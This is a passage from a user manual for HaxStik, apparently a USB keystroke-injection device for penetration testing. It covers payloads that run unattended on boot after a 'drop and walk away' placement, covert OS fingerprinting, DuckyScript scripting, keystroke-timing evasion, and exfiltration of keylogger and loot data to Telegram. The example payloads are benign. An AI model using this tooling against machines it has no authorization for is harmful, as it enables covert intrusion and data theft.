This is the feature that enables true drop-and-leave physical penetration testing: place HaxStik into a target USB port during a brief moment of physical access, walk away, and the payload executes on its own. The operator can then retrieve the device later (or collect exfiltrated data via Telegram if configured) without ever needing to return to the device to trigger anything.



BOOT CONFIGURATION panel — /wifi_grab.txt selected as boot script, 3-second boot delay configured

How Boot Configuration Works

The boot configuration system is built around two values stored in SPIFFS:

- **Boot script (/boot_cfg.txt):** Contains the filename of the payload to run automatically on startup. When HaxStik boots, if this file exists and points to a valid payload, that payload is scheduled for execution.
- **Boot delay (/boot_delay.txt):** Contains the number of seconds (0–30) to wait after power-on before executing the boot script. Default is 3 seconds.

During the startup sequence, after all services are initialized (WiFi AP, web server, USB stack), the firmware checks whether the boot script file exists on SPIFFS. If it does, it waits for the configured boot delay, then sets runFlag to true — triggering the payload task exactly as if the operator had tapped RUN from the dashboard. The payload executes while the OS is fully ready, WiFi AP is available, and all systems are running.

The Boot Delay — Why It Matters

The boot delay is not just a convenience setting — it is critical for payload reliability. When HaxStik is plugged into a USB port, the host computer needs time to:

1. Detect and enumerate the new USB device (HID keyboard + mouse + CDC serial)
2. Load USB drivers and initialize the device
3. Settle any focus or window changes triggered by the new device detection
4. Complete any system notifications or security policy checks

If the boot payload starts injecting keystrokes before this process completes, keystrokes may land in wrong windows, be discarded by the OS, or arrive before any application is ready to receive them. The boot delay gives the host OS enough time to fully settle before the first keystroke is sent.

Item	Detail
Default boot delay	3 seconds — works reliably on most modern Windows 10/11 and Linux systems
Range	0 to 30 seconds (set in whole seconds from the Boot Configuration panel)
For slow computers	5–10 seconds recommended for older hardware, Windows 7/8, or machines under heavy load
For virtual machines	10–15 seconds — VMs enumerate USB slowly and may need extra time
For kiosk machines	10–30 seconds — locked-down systems may perform additional security checks on USB connection
For fastest execution	0 seconds possible — only use if you have tested and confirmed the target enumerates USB instantly

Setting a Boot Script — Step by Step

1. Write and save your payload in Payload Studio first — it must exist in the Payload Library before it can be set as a boot script
2. Go to TOOLS → BOOT CONFIGURATION
3. Tap the dropdown selector — all saved payload files are listed (the screenshot shows /wifi_grab.txt selected)
4. Select your desired payload
5. Tap SET AS BOOT SCRIPT — the firmware saves the filename to /boot_cfg.txt on SPIFFS
6. Enter the desired boot delay in seconds in the Boot Delay field (0–30)
7. Tap SET BOOT DELAY — saved to /boot_delay.txt on SPIFFS
8. HaxStik will now execute this payload automatically on every power-on

> ℹ️ **Verification**
> After setting the boot script, unplug HaxStik and replug it into your own computer to verify the payload executes correctly at the configured boot delay. Watch the target screen — the payload should begin running after the delay. Always test on your own machine before any engagement.

Clearing the Boot Script

To disable standalone mode and prevent any payload from auto-executing on boot, tap CLEAR BOOT SCRIPT. The firmware removes the /boot_cfg.txt file from SPIFFS. On the next power-on, HaxStik boots normally — no payload is auto-executed. The boot delay value is retained in storage and applies again if you set a new boot script later.

Tips for Reliable Standalone Payloads

- **Add extra DELAY at the start:** Even with the boot delay set, add a DELAY 2000 or DELAY 3000 as the very first command in your payload. This gives the host additional settling time after the boot delay has elapsed.
- **Use RELEASE_ALL at the end:** End every standalone payload with RELEASE_ALL to ensure no keys are left in a pressed state. In standalone mode there is no operator watching to use EMERGENCY STOP if something goes wrong.
- **Test at boot delay + 5 seconds:** When testing, observe whether the payload starts working correctly at the expected time. If keystrokes land in the wrong window, increase the boot delay by 2-second increments until reliable.

- **Keep standalone payloads short and focused:** A standalone payload that fails halfway through cannot be corrected by the operator. Design for fast, reliable execution of a single clear objective rather than complex multi-step operations.
- **Use LED_BLINK for confirmation:** Add LED_BLINK 3 commands at key points in your standalone payload. The physical LED blinks give you visual confirmation that execution reached those points even when you cannot see the dashboard.

> 💡 **Standalone + Telegram = Complete Autonomous Operation**
> For maximum autonomous capability: configure a boot script that captures data and sends it back via the CDC loot channel, configure Telegram exfil with a phone hotspot as the STA internet connection, and set an appropriate boot delay. When HaxStik is plugged in, it executes the payload, captures the data, and forwards it to your Telegram automatically — all without any operator action after the initial setup.

9.2 OS Fingerprint — Detecting the Target OS

OS Fingerprint is HaxStik's built-in mechanism for identifying whether the target computer is running Windows, Linux, or macOS — without any visible action on the target screen and without requiring the operator to look at the target machine. The result is used to deploy the correct platform-specific payload with certainty, rather than guessing or writing multiple conditional branches.

OS FINGERPRINT panel — Windows detected via USB LED sync on enumeration

Why OS Detection Matters

DuckyScript payloads are platform-specific. A Windows payload that uses GUI r to open the Run dialog does nothing on macOS. A Linux payload using CTRL ALT t to open a terminal fails silently on Windows. Without knowing the target OS, you must either write payloads with OS_DETECT + $_OS conditional logic for every operation, or risk deploying the wrong payload and having it fail completely. OS Fingerprint gives you the answer before you commit to a payload.

Two Detection Methods — How They Work

Method 1 — Windows USB LED Sync (Passive, No Key Press)

When Windows enumerates a new USB keyboard, it sends a spontaneous HID LED Output report to the keyboard to synchronize the Caps Lock, Num Lock, and Scroll Lock LED states with the current keyboard state. This happens within approximately one second of USB enumeration completing — and only Windows does this. Linux and macOS never send an unsolicited LED report.

HaxStik's firmware registers a callback on the USB HID keyboard LED event. If this callback fires without HaxStik having sent any key press — i.e., the LED report was spontaneous — the firmware records osSpontaneousLedSeen = true. When OS detection is then triggered, if this flag is set, the

result is immediately Windows with no further action required. This detection method is completely passive: no keystroke is sent to the target, no LED flickers, and no visible change occurs on screen.

> ✔️ **Why the Result Shows Instantly for Windows**
> If HaxStik has been plugged into a Windows machine for more than ~1 second before you tap SCAN HOST OS, Windows has already sent its LED sync report. The detection result appears instantly because the flag was already set at enumeration time. No new probing is needed.

Method 2 — CapsLock Timing (Linux vs macOS)

If no spontaneous LED report was detected (ruling out Windows), the firmware proceeds to Method 2: active CapsLock timing. The firmware presses CapsLock and precisely measures the time in microseconds between the key press and the LED update report that the OS sends back in response. Different operating systems respond at measurably different speeds:

- **Linux kernel HID stack:** 1–5ms response time. The Linux kernel processes HID events in kernel space with very low latency, producing a fast LED update.
- **macOS IOKit HID stack:** 10–50ms response time. macOS routes HID events through its IOKit framework in user space, adding measurable latency before the LED update is sent back.

The threshold used by HaxStik is 8ms: responses under 8ms = Linux, responses at 8ms or above = macOS. This threshold sits clearly in the gap between the two OS timing distributions, providing reliable discrimination between them.

5-Probe Sampling and Median Calculation

A single CapsLock timing measurement could be affected by momentary system load, USB bus contention, or a background process. To improve reliability, HaxStik performs 5 sequential probes and takes the median of the valid results:

```
// Firmware OS detection probe sequence (simplified):
for (int probe = 0; probe < 5; probe++) {
    // Press CapsLock, start timer
    t0 = micros();
    Keyboard.press(KEY_CAPS_LOCK);
    // Wait for LED callback (max 500ms)
    while (!osProbeGotLed && millis() < deadline) delay(1);
    elapsed = osProbeFireUs - t0;  // microseconds

    // Immediately press CapsLock again to restore original state
    Keyboard.press(KEY_CAPS_LOCK);
    // Wait for restore LED callback before next probe

    // Record valid sample (500us < elapsed < 500ms)
    if (gotIt && elapsed > 500 && elapsed < 500000)
        probeUs[validSamples++] = elapsed;
}
// Sort valid samples, take median
// median < 8000us (8ms) → Linux
// median >= 8000us (8ms) → macOS
```

Each probe sends CapsLock down then immediately sends it again to restore the original state — so if CapsLock was off before detection, it is off after. If CapsLock was on before, it is back on after. The target user sees at most a brief CapsLock LED flicker that is easy to miss and looks like a brief hardware event. The system log shows each probe result, for example: OS probe 1: 3ms, OS probe 2: 2ms... followed by OS: Linux (median=3ms, 5/5).

OS Detection Resets on USB Disconnect

The detected OS result is stored in memory only — it is not saved to SPIFFS. Every time HaxStik is disconnected from a USB port (USB STOPPED or SUSPEND event), the firmware resets osSpontaneousLedSeen to false and detectedOS to Unknown. The next host that connects gets a fresh detection. This ensures you never accidentally use a stale OS detection result from the previous target on a new target machine.

Using OS Detection in Payloads

OS detection can be triggered from within a payload using the OS_DETECT command. After OS_DETECT runs, the built-in V3 variable $_OS contains the result. Use this to write adaptive payloads that work correctly on any target:

```
REM Adaptive payload — detects OS then acts accordingly
DELAY 1000
OS_DETECT
DELAY 500

IF ($_OS == Windows) THEN
    GUI r
    DELAY 600
    STRINGLN cmd /c whoami > C:\temp\recon.txt
END_IF

IF ($_OS == Linux) THEN
    CTRL ALT t
    DELAY 1000
    STRINGLN whoami > /tmp/recon.txt
END_IF

IF ($_OS == Mac) THEN
    GUI SPACE
    DELAY 600
    STRINGLN terminal
    DELAY 1000
    STRINGLN whoami > /tmp/recon.txt
END_IF
```

The $_OS variable contains exactly one of these four values after OS_DETECT runs: Windows, Linux, Mac, or Unknown. Note the exact capitalisation — comparisons in IF statements are case-sensitive. Use Windows (capital W), Linux (capital L), Mac (capital M). Unknown means the probing produced no valid timing data — this can happen if HaxStik is not currently connected to a USB host.

Item	Detail
$_OS value	Meaning
Windows	Detected via USB LED sync — confirmed Windows OS
Linux	Detected via CapsLock timing — median response < 8ms
Mac	Detected via CapsLock timing — median response ≥ 8ms
Unknown	Detection failed — no valid samples, or not connected to a host

> ℹ️ **Virtual Machine Reliability Note**
> OS detection on virtual machines (VMware, VirtualBox, Hyper-V) may return unexpected or incorrect results. VM USB timing does not always match physical hardware timing — some VMs introduce additional latency that can make Linux appear as macOS, or Windows may not send the LED sync report consistently through the USB virtualization layer.
> Always verify OS detection results visually when testing in VMs.

9.3 DuckyScript V3 Engine

The DuckyScript V3 Engine is HaxStik's advanced scripting layer that transforms DuckyScript from a simple sequential command language into a proper programming environment. Standard DuckyScript (V1) is a linear list of commands — it runs from top to bottom with no logic, no decisions, no loops, and no reuse. V3 adds variables, arithmetic, conditionals, loops, and reusable functions on top of the full V1 command set.

DUCKYSCRIPT V3 ENGINE panel — STATUS: ENABLED with VAR / IF / WHILE / $RANDOM_INT active, DISABLE V3 button

V3 Engine Status and Toggle

The V3 Engine is enabled by default (v3Enabled = true in the firmware). The status panel shows STATUS: ENABLED | VAR / IF / WHILE / $RANDOM_INT active when it is on. The orange DISABLE V3 / ENABLE V3 button toggles the engine. No reboot is required — the change applies immediately to the next payload execution.

When V3 is enabled, every payload that is run goes through a pre-processing step before the first keystroke is sent. The pre-processor reads the entire payload, resolves all V3 logic (variables, conditionals, loops), and writes a flat, expanded sequential command file to a temporary location on SPIFFS. The existing injection engine then runs this expanded file. V1 payloads that contain no V3 syntax pass through the pre-processor unchanged and execute identically.

V3 Built-in Variables

HaxStik v1.0.0 provides three built-in variables that are always available in any V3 payload without declaration:

Item	Detail
$_OS	Contains the result of the last OS detection: Windows, Linux, Mac, or Unknown. Use OS_DETECT first to populate it. If no detection has been run, it contains Unknown.
$_HOSTNAME	Always returns the string HAXSTIK. This is HaxStik's own identifier. Useful for tagging loot entries or log messages when you need to identify which device generated the data.
$_RANDOM	Returns a random integer between 0 and 99,999 every time it is evaluated. Different from $RANDOM_INT — this has a fixed range and needs no parentheses.
$RANDOM_INT(min,max)	Returns a random integer in the range min to max inclusive. The range is specified inline: $RANDOM_INT(1,100) gives a number from 1 to 100. The values are swapped automatically if min > max.

The \$ Escape — PowerShell Compatibility

When V3 is enabled, the pre-processor scans every line for $ characters as potential variable references. This creates a conflict with PowerShell scripts, which use $ extensively for their own variables — $env:USERNAME, $PSVersionTable, $true, $false, and so on.

HaxStik resolves this with a simple escape mechanism: write \$ anywhere you want a literal dollar sign that should NOT be treated as a V3 variable. The pre-processor converts every \$ to a plain $ before passing the line to the injection engine:

```
REM Without escape — V3 tries to expand $env:USERNAME as a variable:
STRING powershell -c "echo $env:USERNAME"
// V3 expands $env as unknown variable → literal $env in output
// May or may not work depending on whether $env is declared

REM With escape — V3 leaves it as a literal dollar sign:
STRING powershell -c "echo \$env:USERNAME"
// Pre-processor converts \$ → $ before injection
// PowerShell receives: echo $env:USERNAME  ← correct

REM Alternatively: disable V3 entirely for PowerShell-heavy payloads
REM Settings → DuckyScript V3 Engine → DISABLE V3
```

> 💡 **Best Practice for PowerShell Payloads**
> For payloads that use PowerShell heavily alongside V3 logic:
> Use \$ for every PowerShell variable in STRING/STRINGLN commands.
> Use plain $ for V3 variables you have declared with VAR.
> If a payload is entirely PowerShell with no V3 logic needed,
> disable V3 in Settings to avoid any conflict entirely.

V3 Safety Limits

Two hard limits prevent badly written payloads from consuming all available resources:

- **100,000 iteration cap:** If a V3 payload's total command processing iterations (across all loops and branches) exceeds 100,000, the pre-processor halts and logs (!) v3: iteration cap 100000. This prevents infinite loops from freezing HaxStik indefinitely. A well-written payload will never come close to this limit — it exists as a safety catch for logical errors like WHILE (1 == 1) with no exit condition.
- **64KB expanded output cap:** The pre-processed expanded payload file is capped at 65,536 bytes (64KB). If a V3 payload with many loop iterations would produce more than 64KB of expanded commands, the pre-processor stops expansion at that point. This protects SPIFFS from a temporary file that could consume a large portion of available storage.

V3 Features Reference

The following table summarizes all V3 features supported in HaxStik v1.0.0, with syntax and brief examples. Full DuckyScript V3 command reference is in Chapter 13.

Item	Detail
VAR $name = value	Declare a variable: VAR $count = 0 or VAR $target = admin
$name = expression	Assign/update: $count = $count + 1 (supports + - * /)
$name++ / $name--	Increment/decrement shorthand: $count++
IF cond THEN ... END_IF	Conditional: IF ($count > 5) THEN ... END_IF
IF ... ELSE ... END_IF	Conditional with else branch
WHILE cond ... END_WHILE	Loop: WHILE ($count < 3) ... $count++ ... END_WHILE
FUNCTION name ... END_FUNCTION	Define reusable block: FUNCTION OPEN_SHELL ... END_FUNCTION
CALL name	Execute a function: CALL OPEN_SHELL
DEFINE #NAME value	Constant: DEFINE #VICTIM_IP 10.0.1.55 — substituted everywhere

Item	Detail
$_OS	Built-in: Windows / Linux / Mac / Unknown (populated by OS_DETECT)
$_HOSTNAME	Built-in: always returns HAXSTIK
$_RANDOM	Built-in: random integer 0–99999
$RANDOM_INT(min,max)	Built-in inline: $RANDOM_INT(1,100) returns 1 to 100
\$	Escape: treat following $ as literal — prevents V3 expanding PowerShell vars

9.4 Advanced Payload Commands

Beyond the standard DuckyScript commands (STRING, DELAY, KEY combinations, ENTER, GUI, etc.), HaxStik v1.0.0 supports several advanced commands that give payloads precise control over timing, the device LED, keyboard state management, and mouse jiggling. These commands are available as buttons in the Payload Studio toolbox (ADVANCED group and MOUSE CONTROL group) and can also be typed directly in the code editor.

Command	Syntax	Behavior
WAIT	`WAIT`	Pauses payload execution and holds until the Emergency Stop button is tapped OR until the 5-minute (300,000ms) safety timeout expires — whichever comes first. Useful for payloads that need to wait for operator confirmation before proceeding.
WAIT_FOR_STOP	`WAIT_FOR_STOP`	Exact alias for WAIT — identical behavior. Both command names are recognized.
LED_ON	`LED_ON`	Turns HaxStik's onboard LED (GPIO 8) ON permanently until changed. Use to signal that execution has reached a certain point.
LED_OFF	`LED_OFF`	Turns the onboard LED OFF. Use after LED_ON to turn it off again.
LED_BLINK	`LED_BLINK 3`	Blinks the LED n times (default 3) with 80ms on/off timing. Each group of blinks is a visual signal visible on the physical device.
MOUSE_JIGGLE	`MOUSE_JIGGLE`	Sends a 2-pixel mouse move (right 2 then left 2) as a single payload command. Different from the TOOLS Mouse Jiggler (which is 1 pixel every 60 seconds). Use in a payload loop to keep screen active during long waits.
SAVE_HOST_KEYBOARD_STATE	`SAVE_HOST_KEYBOARD_STATE`	Saves the current CapsLock press count and releases all held keys. Call before payload sections that may affect CapsLock state.
RESTORE_HOST_KEYBOARD_STATE	`RESTORE_HOST_KEYBOARD_STATE`	Restores the host's CapsLock state to what it was at the SAVE point by pressing CapsLock if needed to correct any odd/even press count discrepancy.

WAIT — Holding Payload Execution

WAIT pauses the payload at that point and does nothing until one of two things happens: the operator taps EMERGENCY STOP from the dashboard (which sets stopFlag = true and causes WAIT to exit immediately), or 300,000 milliseconds (5 minutes) elapse as a safety timeout.

```
REM Example: two-stage payload with operator confirmation point
DELAY 2000
GUI r
DELAY 600
STRINGLN notepad
DELAY 1000
STRING Phase 1 complete. Operator: continue from dashboard.
ENTER

REM Pause and wait for operator to tap STOP (Emergency Stop acts as continue
trigger)
WAIT

REM Payload resumes here after operator taps Emergency Stop
STRING Phase 2 beginning...
```

✔️ **WAIT and Emergency Stop Interaction**

When a payload is paused at WAIT, tapping EMERGENCY STOP from the dashboard sends the stop signal which causes WAIT to exit. However, because the stop signal is also the payload termination signal, the payload will stop completely after WAIT exits — it will not continue to the next command. WAIT is primarily useful for indefinite pause with a 5-minute safety timeout, not as a mid-payload operator gate.

MOUSE_JIGGLE vs Mouse Jiggler Tool — The Difference

There are two separate mouse movement mechanisms in HaxStik and it is important to understand how they differ:

Item	Detail
MOUSE_JIGGLE command	A payload command. Sends Mouse.move(2,0) then Mouse.move(-2,0) — 2 pixels right then 2 pixels left. Executes once when the command is reached in the payload. Use inside a WHILE loop to create a payload-controlled jiggling pattern.
Mouse Jiggler tool (TOOLS tab)	A background service. Sends Mouse.move(1,1) then Mouse.move(-1,-1) — 1 pixel diagonal. Fires automatically every 60 seconds when enabled via the TOOLS tab toggle. Runs independently of any payload.

```
REM MOUSE_JIGGLE in a payload — keeps screen active every 30s:
VAR $count = 0
WHILE ($count < 10)
    MOUSE_JIGGLE
    DELAY 30000
    $count++
END_WHILE

REM This loop jiggles the mouse every 30 seconds, 10 times (5 minutes total)
REM Combine with loot capture or keylogger operations within the loop
```

SAVE and RESTORE Host Keyboard State

These two commands work together to preserve and restore the host computer's CapsLock state across payload operations that might accidentally toggle it. This matters for payloads that use OS detection (which toggles CapsLock during probing) or that include CapsLock-sensitive typing:

```
REM Proper keyboard state management around OS detection:

SAVE_HOST_KEYBOARD_STATE    REM Save current CapsLock state

OS_DETECT                   REM Probes CapsLock (may toggle it)
DELAY 300

RESTORE_HOST_KEYBOARD_STATE REM Restore CapsLock to original state

REM Now safe to type — CapsLock is back where it was
IF ($_OS == Windows) THEN
    GUI r
    DELAY 600
    STRINGLN powershell
END_IF
```

SAVE_HOST_KEYBOARD_STATE records the current capsLockPressCount in the firmware and calls Keyboard.releaseAll() to ensure no keys are held. RESTORE_HOST_KEYBOARD_STATE compares the current CapsLock press count against the saved value — if an odd number of additional presses occurred during the intervening operations, it presses CapsLock once to restore the original on/off state.

9.5 Telegram Exfil — Advanced Configuration

Chapter 7 covered the Telegram exfiltration basics — smart flush triggers, channel enable/disable, and the DUMP LOOT TO TELEGRAM button. This section covers the deeper technical details that matter for reliable Telegram operation in real engagements.

Background Task Architecture

Telegram message sending is handled by a dedicated FreeRTOS background task (tgTask) pinned to Core 0 — the WiFi core. This architectural decision is critical for payload reliability: HTTPS connections to api.telegram.org can take several seconds to establish and complete. If this ran on Core 1 (the payload and USB core), it would block keystroke injection during every Telegram send.

By pinning the Telegram task to Core 0, all network operations are completely isolated from USB HID operations. A payload can be injecting keystrokes at full speed on Core 1 while a Telegram message is being sent to the API on Core 0 — neither operation affects the other.

Message Queue — 8 Slot Capacity

Messages are queued rather than sent immediately. The queue holds up to 8 messages. If the queue is full when a new message arrives (because previous messages are still being sent), the new message is silently dropped. This prevents memory exhaustion in high-capture-rate scenarios but means rapid consecutive captures may lose messages from the queue.

In practice, queue overflow only occurs when captures arrive faster than the Telegram API can accept them — roughly faster than one message per second. For normal keylogger and loot capture rates, the queue is adequate. For high-volume captive portal engagement scenarios, export via DUMP LOOT TO TELEGRAM after the engagement rather than relying solely on real-time exfil.

Message Size Limit — 4,000 Characters

Each Telegram message is capped at 4,000 characters. If a loot entry or keylogger chunk exceeds this, it is truncated with ... at the 4,000-character mark. The Telegram Bot API's actual limit is 4,096 characters per message — HaxStik uses 4,000 as a conservative limit to account for JSON encoding overhead.

For large loot captures that might approach this limit, the firmware's smart flush system ensures the keylogger data is chunked into ≤200-character pieces that stay well within the limit. The DUMP LOOT TO TELEGRAM function sends each loot entry as a separate message, so individual loot captures that are under 4,000 characters each are sent completely regardless of how many captures are in the file.

STA Internet Connection — No Auto-Retry

An important behavior to understand: HaxStik does not automatically retry the STA internet connection. If the internet WiFi network becomes unavailable after initial connection (router reboots, hotspot turned off, too far away), HaxStik does not attempt to reconnect automatically. This is intentional — an automatic retry loop in earlier firmware versions was disrupting the WiFi access point stability, causing operator devices to briefly disconnect from the dashboard.

If the internet connection drops during an engagement and Telegram exfil goes silent, you need to manually re-trigger the connection: go to Settings → Network Settings → SAVE & CONNECT to reconnect to the internet WiFi. If you cannot access the dashboard, reconnect to HaxStik's AP and use DUMP LOOT TO TELEGRAM once the STA connection is restored to send all accumulated data.

Item	Detail
Telegram task core	Core 0 (WiFi core) — isolated from payload execution on Core 1
Queue capacity	8 messages — drops silently if full
Message size cap	4,000 characters (Telegram API max: 4,096)
Certificate verification	Disabled (setInsecure) — avoids CA bundle storage requirement on device
Connection timeout	8 seconds per TCP connection attempt
Response timeout	6 seconds waiting for HTTP response after sending
STA auto-retry	None — must reconnect manually via Network Settings
Exfil toggle persistence	Saved in Telegram settings — survives reboots

> *“The best payload is the one that runs itself. Autonomous operation is the difference between a tool and a weapon — and authorization is the difference between a weapon and a crime.”*
>
> *— Physical Penetration Testing Principle*

> *“A keyboard that knows what operating system it is connected to is not a keyboard. It is a reconnaissance agent with a USB plug.”*
>
> *— USB Security Research*

> *“Drop it. Plug it. Walk away. HaxStik does the rest — and reports back to your phone.”*
>
> *— HaxBD — HaxStik Autonomous Operation Design*

PART

III

DuckyScript

From fundamentals to advanced payload development

Chapters 10 – 14

Fundamentals · Intermediate Dev · Payload Reference · Quick Reference · Troubleshooting

PART III · DUCKYSCRIPT SCRIPTING GUIDE

Chapter

10

DuckyScript Fundamentals

Every command HaxStik supports — fully explained, with syntax, behavior, and ten guided payloads you write, understand, and run yourself.

Skill Level:

● **BEGINNER** ● **INTERMEDIATE**

10.1 What is DuckyScript?

DuckyScript is the scripting language used to write payloads for USB HID injection devices. It was originally created by Hak5 for their USB Rubber Ducky product and has since become the standard language for the USB HID attack platform category. HaxStik implements the DuckyScript V1 command set plus the full V3 extension set, making it compatible with a large ecosystem of existing payloads while also supporting modern advanced scripting features.

The language is designed around simplicity: one command per line, human-readable syntax, and no complex syntax to learn before you can write useful payloads. A DuckyScript payload is a plain .txt file that you write in any text editor or in HaxStik's Payload Studio browser editor, save to the device, and run.

How HaxStik Parses DuckyScript

When you tap RUN on a payload, HaxStik's firmware reads the .txt file line by line. For each line:

1. Leading and trailing whitespace is stripped
2. The first word on the line is extracted as the command name and converted to uppercase
3. Everything after the first space is the argument(s) for that command
4. If the command is recognized, it executes immediately
5. If the command is not recognized, a log entry Unknown: CMD is written to the system log and the line is skipped — the payload continues
6. If V3 mode is enabled and the payload contains V3 syntax, the entire file is pre-processed first before step 1 begins

This line-by-line sequential processing means timing is entirely your responsibility. Unlike a programming language that schedules execution automatically, DuckyScript runs each command the instant the previous one finishes. If you type a command into a window that has not opened yet, the keystrokes are lost. Correct DELAY values between actions are the most important skill in DuckyScript writing.

File Format Rules

- One command per line — each line is one instruction
- Plain text file — .txt extension only on HaxStik

- UTF-8 encoding — write and save as UTF-8, not ANSI or UTF-16
- Blank lines are ignored — use them freely for readability
- Case insensitive commands — STRING, string, and String all work identically
- Arguments are case sensitive — STRING Hello and STRING hello type different text
- Maximum filename: 28 characters including the .txt extension

Comments — REM and REM_BLOCK

Comments let you document your payload without affecting execution. Two comment formats are supported:

```
Comment examples

REM This is a single-line comment — ignored by the parser
REM Use comments to explain what each section does

STRING Hello

REM_BLOCK
This entire block is a comment.
Multiple lines are all ignored.
Useful for temporarily disabling sections.
END_REM

ENTER
```

REM_BLOCK and END_REM create a multi-line comment block. Everything between these two markers — regardless of how many lines — is completely ignored by the parser. This is extremely useful for temporarily disabling a section of a payload during development without deleting it.

10.2 Text Injection Commands

Text injection commands are the core of most payloads — they are what types characters, words, and commands into the target computer. Understanding exactly how each command works, and how the different timing options interact, is essential for reliable payload writing.

Command	Syntax / Example	Description
`STRING`	`STRING Hello World`	Types the text after STRING one character at a time at the configured inject speed. Does NOT press Enter at the end. Every character is a separate USB HID key press and release.
`STRINGLN`	`STRINGLN Hello World`	Identical to STRING but automatically presses Enter after the last character. Equivalent to STRING Hello World followed by ENTER.
`STRING_DELAY`	`STRING_DELAY 50`	Sets the per-character delay for STRING commands in this payload only. Value in milliseconds, 0–500. Overrides the global inject speed for character-by-character timing within STRING.
`DEFAULT_DELAY`	`DEFAULT_DELAY 200`	Sets an automatic delay added after EVERY subsequent command in the payload. Value in milliseconds. Set to 0 to disable. Useful for consistently slowing down a payload globally.
`DEFAULTDELAY`	`DEFAULTDELAY 200`	Exact alias for DEFAULT_DELAY — both spellings are recognized.
`REPEAT`	`REPEAT 3`	Repeats the immediately preceding command 3 times. Works with STRING, ENTER, TAB, SPACE, BACKSPACE. Does not work with all commands.
`JITTER`	`JITTER 100`	Sets a maximum random extra delay of up to 100ms added per keystroke after each STRING character. 0 disables jitter. Range 0–1000ms. Makes typing timing less regular.
`RANDOM_CHAR`	`RANDOM_CHAR`	Types one random printable ASCII character (any character from space to ~, covering letters, numbers, and symbols).

STRING vs STRINGLN — When to Use Each

STRING vs STRINGLN

```
REM Use STRING when you need control over what happens after the text:
STRING username
TAB
STRING password
ENTER
REM This types username, presses Tab to move to next field,
REM types password, then presses Enter to submit

REM Use STRINGLN when you want to type and submit in one step:
GUI r
DELAY 600
STRINGLN notepad
REM This types 'notepad' and presses Enter — opens Notepad
```

DEFAULT_DELAY — Global Command Spacing

DEFAULT_DELAY sets a pause that is automatically inserted after every command for the rest of the payload. This is different from DELAY which is an explicit single pause. Use DEFAULT_DELAY when you want every command to have breathing room without adding individual DELAY lines everywhere:

DEFAULT_DELAY usage

```
REM Without DEFAULT_DELAY — must add individual delays:
GUI r
DELAY 600
STRING notepad
DELAY 100
ENTER
DELAY 1000

REM With DEFAULT_DELAY — auto-spacing after every command:
DEFAULT_DELAY 200
GUI r
STRING notepad
ENTER
REM Each command above gets 200ms auto-pause after it
REM Set DEFAULT_DELAY 0 at any point to disable it
```

JITTER — Making Timing Less Predictable

JITTER adds a random additional delay of up to the specified milliseconds after each character in STRING commands. This makes the typing pattern less machine-like by introducing natural-looking timing variation. Once JITTER is set, it applies to all subsequent STRING commands until changed or set to 0:

```
JITTER usage

JITTER 80     REM Add up to 80ms random delay per character
STRING This text will be typed with slightly random timing
JITTER 0      REM Disable jitter for remaining commands
STRING This text types at normal consistent speed
```

10.3 Timing Commands

Timing is the most common reason payloads fail. A payload that types a command into a window that has not opened yet, or submits a form before the page has loaded, produces wrong results or nothing at all. Mastering DELAY placement is the single most impactful skill for writing reliable payloads.

Command	Syntax / Example	Description
`DELAY`	`DELAY 1000`	Pauses execution for the specified number of milliseconds. DELAY 1000 waits 1 full second. DELAY 500 waits half a second. Minimum practical value: 10ms.
`DEFAULT_DELAY`	`DEFAULT_DELAY 150`	Auto-delay added after every subsequent command. See Section 10.2.
`STRING_DELAY`	`STRING_DELAY 30`	Per-character delay within STRING commands. Separate from globalInjectDelay. Range 0–500ms.

How DELAY Is Processed Internally

DELAY is not a simple sleep — it is chunked into 100ms pieces internally. DELAY 1000 runs 10 × 100ms loops, checking stopFlag between each chunk. This means the Emergency Stop button can interrupt a DELAY mid-way through — the payload stops at the next 100ms boundary rather than waiting for the full delay to complete. For delays under 100ms, they run as a single unchunked wait.

Common Timing Guidelines

Situation	Recommended DELAY
After GUI r (Run dialog opening)	DELAY 500–800ms — wait for Run dialog to appear
After pressing ENTER to launch an app	DELAY 1000–2000ms — wait for app to fully open
After opening terminal/CMD/PowerShell	DELAY 1000–1500ms — wait for prompt to be ready
After CTRL+ALT+DEL (security screen)	DELAY 1500–2000ms — security screen loads slowly
After opening a browser	DELAY 2000–3000ms — browser startup can be slow
After switching windows (ALT TAB)	DELAY 300–500ms — window focus takes a moment
Between individual key presses	Usually not needed — use globalInjectDelay in settings
At the very start of a payload	DELAY 1000–2000ms — let the system settle after plug-in
In a virtual machine	Add 2× normal delay values — VMs respond more slowly

> 💡 **Timing Debugging Tip**
> When a payload fails, the most likely cause is timing.
> Add DELAY 500 after every action that opens something and
> DELAY 1000 after every ENTER that launches an application.
> If it works — reduce the delays until it just starts failing,
> then add 200ms back. That is your minimum reliable delay.

10.4 Modifier Key Commands

Modifier key commands press one or more modifier keys (Ctrl, Alt, Shift, Windows/GUI) in combination with another key. Each modifier command sends the modifier key down, the second key down, then releases both simultaneously — exactly as a human pressing a keyboard shortcut.

GUI / WINDOWS

GUI and WINDOWS are identical — both press the Windows key (Super key on Linux). Most Windows keyboard shortcuts use GUI:

Command	Syntax / Example	Description
`GUI r`	`GUI r`	Windows key + R — opens Run dialog
`GUI d`	`GUI d`	Windows key + D — show desktop (minimize all)
`GUI l`	`GUI l`	Windows key + L — lock screen
`GUI e`	`GUI e`	Windows key + E — open File Explorer
`GUI x`	`GUI x`	Windows key + X — open Power User menu
`GUI SPACE`	`GUI SPACE`	Windows key + Space — switch keyboard language (Windows) / Spotlight (macOS)
`GUI TAB`	`GUI TAB`	Windows key + Tab — Task View (Windows 10/11)
`GUI ENTER`	`GUI ENTER`	Windows key + Enter — open Narrator (Windows) / Home (Android)
`WINDOWS`	`WINDOWS`	Press Windows key alone — opens Start Menu

ALT

Command	Syntax / Example	Description
`ALT F4`	`ALT F4`	Close active window
`ALT TAB`	`ALT TAB`	Switch to previous application
`ALT SPACE`	`ALT SPACE`	Open window control menu (move, resize, close)
`ALT ENTER`	`ALT ENTER`	Open properties of selected item (File Explorer)
`ALT F1–F12`	`ALT F2`	Alt + any function key
`ALT [letter]`	`ALT d`	Alt + letter (e.g. ALT d focuses browser address bar in Edge/Chrome)

CTRL / CONTROL

Both CTRL and CONTROL are recognized as the same command:

Command	Syntax / Example	Description
`CTRL c`	`CTRL c`	Copy selected content to clipboard
`CTRL v`	`CTRL v`	Paste from clipboard
`CTRL x`	`CTRL x`	Cut selected content
`CTRL z`	`CTRL z`	Undo last action
`CTRL a`	`CTRL a`	Select all
`CTRL s`	`CTRL s`	Save current file/document
`CTRL w`	`CTRL w`	Close current tab or window
`CTRL t`	`CTRL t`	Open new tab (browser)
